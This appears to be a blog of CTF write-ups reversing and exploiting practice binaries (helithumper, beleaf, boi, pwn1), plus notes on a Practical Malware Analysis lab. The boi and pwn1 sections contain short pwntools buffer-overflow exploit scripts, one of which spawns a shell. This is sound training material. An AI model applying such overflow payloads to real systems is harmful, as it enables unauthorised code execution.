

That's a lot of text. For context, wc -l prints the newline count, while -w prints the word count.
Next, I used grep to search for the flag. After looking up the picoCTF flag format, I found it typically starts with "picoCTF". For good measure, I used grep with the -i flag to ensure a case-insensitive search.

Success!
helithumper re
Let's run the binary and see what kind of input it expects.

It looks like it takes a string and checks for a match. Let's open it up in Binary Ninja for some static analysis.

In the main() function, we can see that validate() is called with the input string, and the program fails if validate() returns 0.
I switched the Binary Ninja output to "Pseudo C" and cleaned up the variable names. Let's break down the logic in the validate() function.

At the top we can see all the variables being set, including the flag, but let's ignore that for now and keep reading the code.

Here, we have while loop that uses i as the index counter.
The first if block checks whether the loop has reached the end of the string. If it has, it sets result = 1, meaning the input matches the flag.
(Remember, the if check in main() fails if validate() returns 0).
The second if block checks if the current character of the user input matches the character at the same index of the flag. If there is a mismatch, the function sets result = 0.
Finally, the i variable is incremented by 1 so the next character can be tested.

This is a stack canary. It helps prevent a buffer overflow by aborting execution if the variable is overwritten. With that, we have our flag and the end of the validate() function!
As a bonus, let's look the validate() function from an assembly perspective.

Here, we can see the string being constructed on the stack, with the characters represented in hexadecimal format. Let's use echo and xxd -r -p to convert this to ASCII in the terminal.
(Note: I added 0a at the end so the terminal outputs a newline).

Success!
CSAW 2019 beleaf
Let's start by seeing how the binary functions.

It looks like another challenge where need to provide the correct input. Let's move on to static analysis using Binary Ninja.

I cleaned up the variable names in main(). Unlike the last challenge, the flag isn't hardcoded here.

Right below the variable declarations, there is an if check that exits the program if the user input length is not greater than 32 (meaning it must be at least 33 characters).
(Remember, hex 0x20 converts to 32 in base 10.)

Next, we have a for loop that iterates through every character of user_input.
Inside the loop, each character is passed to the function sub_4007fa. The return value of this function is then checked for inequality against an element in a data array starting at data_6014e0.
The expression i << 3 is bit shifting the index value to the left 3 times.
For example, if we had the value of binary 1, and shifted left 3 times, we would have the following:
0 0 0 1 turns into 1 0 0 0 which is equal to 8 in base 10. This effectively calculates i * 8.
The & prefix on &data_6014e0 is the address-of operator. The left hand side of the + is being used as the byte offset added to this base address.
Finally, the * outside the parenthesis is dereferencing the address we calculated to get the value stored there.
Now that we know how the inequality check works, let's take a look at the logic inside of the sub_4007fa function.

The function takes the char passed to it and does a couple of checks on the data stored at data_601020.
(Note: The ff seen below is equal to -1)

Double clicking on data_601020 takes us to the .data section of the ELF, where we can see it is an array with different characters stored in it.
(Note: Binary Ninja incorrectly guesses that this is a wchar32 string.)
Let's do a quick recap: we know the input string must be at least 33 characters long. Each character of our input is passed into sub_4007fa, which returns its index. That returned index must match the corresponding value inside data_60114e0.

The target array (data_6014e0) is stored in little-endian format, meaning our target values sit at the beginning of each 8 byte block:
01 09 11 27 02 00 12 03 08 12 09 12 11 01 03 13 04 03 05 15 2e 0a 03 0a 12 03 01 2e 16 2e 0a 12 06
At 33 elements long, this looks like the flag, but not the ASCII characters.

I went into the menu and modified the type to display as int32_t after finding out Binary Ninja misrepresented the data type. With the proper array structure visible, I realized the numbers in data_6014e0 are the index positions we need to translate the flag!
For example: 0x01 = f
Mapping each index to its corresponding character reveals the following:
flag{we_beleaf_in_your_re_future}

SUCCESS!
CSAW 2018 Quals: Boi

We start with an ELF binary that has a stack canary and a non-executable stack.
Let's see what the binary asks for when we run it.

Hm... it seems like the program prompts for a string and returns the current date and time upon failure. Let's move on to static analysis using Binary Ninja.

We can see that the value 0xdeadbeef is assigned to var_28 + 4, right before puts is called and user input is received via read.
The read function takes the following parameters: read(file_descriptor, buffer, count). Since the file descriptor is 0 (stdin), the program will read a maximum of 24 bytes into the buf variable.
(Note: 0x18 converts to 24 in base 10)
Directly below the read call, we see an if check: if the value at var_28 + 4 matches 0xcaf3baee, the program spawns a shell. The problem is, how do we modify that target variable when read is writing into buf?

Looking at the stack layout in assembly, we see that buf lives at rbp-0x30 and the hardcoded 0xdeadbeef sits at rbp-0x1c.
0x30 - 0x1c = 0x14
Subtracting the target variable's base address from the buf base address give us a distance of 0x14 bytes. In decimal, that means we have exactly 20 bytes of buffer space before we start overwriting our target.
Lucky us!
Since read allows us to input up to 24 bytes, we can fill the 20 bytes of padding to reach the target, and then use the remaining 4 bytes to completely overwrite it.
In hex, two characters represent one byte, making caf3baee exactly 4 bytes. So our payload needs 20 bytes of filler + 0xcaf3baee. Let's test this using a python one-liner before writing a script using the pwntools library.
(Note: The raw bytes must be sent in little-endian format: \xee\xba\xf3\xca.)

Success... sort of. The if check didn't trigger the /bin/date condition, but we didn't get an interactive shell either. This happens because python finishes executing, closes its output stream, and triggers an EOF (End of File) for the spawned shell. To keep it open, we can use the (python3 -c ...; cat) | ./boi trick to pipe our keyboard input into the binary after the exploit payload fires.

Success!
Now, let's clean this up using a pwntools script.
from pwn import *

context(arch="amd64", os="linux", log_level="debug")

p = process("./boi")

payload = cyclic(20) + p32(0xcaf3baee)
p.send(payload)

p.interactive()

Using pwntools streamlines the process. Setting the log_level to debug gives us a clear visual breakdown of the payload we sent in the terminal. We can also use cyclic(20) to automatically generate our filler bytes, and the p32() function automatically handles the little-endian conversion for us.
Tamu19 pwn1
As usual, let's see what kind of file we are working with and how it operates when run.

It appears to want three correct inputs in order to retrieve the flag.

Looking at the variable declarations, we can see user_input takes up to 43 characters.
(Converting 0x2b from hex to decimal gives us 43.)

Below the variables, we can see two of the three questions and their corresponding answers. The binary uses fgets here with a strict buffer size limit, meaning we cannot exploit these specific inputs.

However, the final question deviates from fgets and uses gets instead. This function does not enforce an input length limit, making it highly dangerous. The if statement checks the value of the target variable, so how do we change it from 0 to 0xdea110c8? We buffer overflow!

Fun fact: gets is so dangerous the man page warns you against ever using it!

Switching over to the disassembly view, we see that the target variable sits at ebp-0x10 and the user_input buffer sits at ebp-0x3b.
0x3b - 0x10 = 0x2b
That means we need to send exactly 43 bytes of padding to reach our target variable, and then append 0xdea110c8 to trigger the print_flag() branch. Because the program expects multiple inputs, I am going straight to a pwntools script to automate it.
from pwn import *

p = process("./pwn1")

# sendline appends the \n needed
p.recvuntil(b"What... is your name?")
p.sendline(b"Sir Lancelot of Camelot")

p.recvuntil(b"What... is your quest?")
p.sendline(b"To seek the Holy Grail.")

p.recvuntil(b"What... is my secret?")

# Craft payload
payload = cyclic(43) + p32(0xdea110c8)
p.sendline(payload)

print(p.recvall().decode("utf-8"))
Because the program automatically prints the flag when the correct value is overwritten, an interactive shell isn't required. Instead, we can just grab the remaining buffer stream using p.recvall(). The 43 bytes of filler are handled by cyclic(43), and p32(0xdea110c8) handles packing the target value into little-endian format.

Success!
These are my notes for the labs found at the end of the book Practical Malware Analysis written by Michael Sikorski and Andrew Honig.
https://nostarch.com/malware
Lab 1-1
Using PowerShell's Get-FileHash cmdlet and searching VirusTotal using the resulting hashes reveals that both files are considered malicious by the majority of vendors.

Figure 1: SHA256 hashes for Lab01-01.exe and Lab01-01.dll.

Figure 2: VirusTotal results for Lab01-01.exe.

Figure 3: VirusTotal results for Lab01-01.dll.
Looking at the IMAGE_FILE_HEADER section of the Lab01-01.exe shows the compilation TimeDateStamp as 2010-12-19 08:16:19. The TimeDateStamp of Lab01-01.dll shows that it was compiled 19 seconds after the Lab01-01.exe file (2010-12-19 08:16:38).

Figure 4: The Lab01-01.exe IMAGE_FILE_HEADER values shown in Detect It Easy.

Figure 5: The Lab01-01.dll IMAGE_FILE_HEADER values shown in Detect It Easy.
The Detect It Easy Automatic scan doesn't indicate that either file is packed. Looking at the .text section for Lab01-01.exe shows the VirtualSize and SizeOfRawData to be roughly equal in size, suggesting the file is not packed. There are also plenty of visible entries under the Strings tab suggesting the file hasn't been obfuscated.

Figure 6: The Lab01-01.exe PE sections.

Figure 7: The Lab01-01.exe Strings tab.
Conducting the same checks on the Lab01-01.dll file shows the .text section having a smaller VirtualSize than SizeOfRawData but it doesn't appear to be packed. The Strings tab also has lots of entries which indicates it is not obfuscated.

Figure 8: The Lab01-01.dll PE sections.

Figure 9: The Lab01-01.dll Strings tab.
Looking at the imports for Lab01-01.exe, we can see CreateFileA, FindFirstFileA, FindNextFileA, CopyFileA and others being imported. This indicates that the program is searching for and manipulating files on the system.

Figure 10: Lab01-01.exe's KERNEL32.dll import list.
The KERNEL32.dll imports for Lab01-01.dll show CreateProcessA, Sleep, and CreateMutexA. There is also the presence of WS2_32.dll which is used for network communication. The functions are imported using their ordinal values so I mapped them to their english values.

Figure 11: Lab01-01.dll's KERNEL32.dll import list.

Figure 12: Lab01-01.dll's WS2_32.dll ordinal values.
These values map out to:
- 17 =
imp_recvfrom - 73 =
imp_WSAInstallServiceClassW - 0b =
imp_inet_addr - 04 =
imp_connect - 13 =
imp_listen - 16 =
imp_recv - 10 =
imp_ioctlsocket - 03 =
imp_closesocket - 74 =
imp_WSARemoveServiceClass - 09 =
imp_htons
It appears that the .dll contains code that will be used to launch external web requests and listen for a response.
Host-Based Indicators
The Lab01-01.exe .data section shows the strings C:\Windows\System32\Kernel32.dll and C:\windows\system32\kerne132.dll. We know that it also is importing file manipulation functions so we can take an educate guess that it is replacing KERNEL32.dll with KERNE132.dll.

Figure 13: Lab01-01.exe's strings found in the .data section of the PE.
Network-Based Indicators
The Lab01-01.dll's .data section shows the ip requests will be made to: 127[.]26[.]152[.]13.

Figure 14: Lab01-01.dll's .data section strings.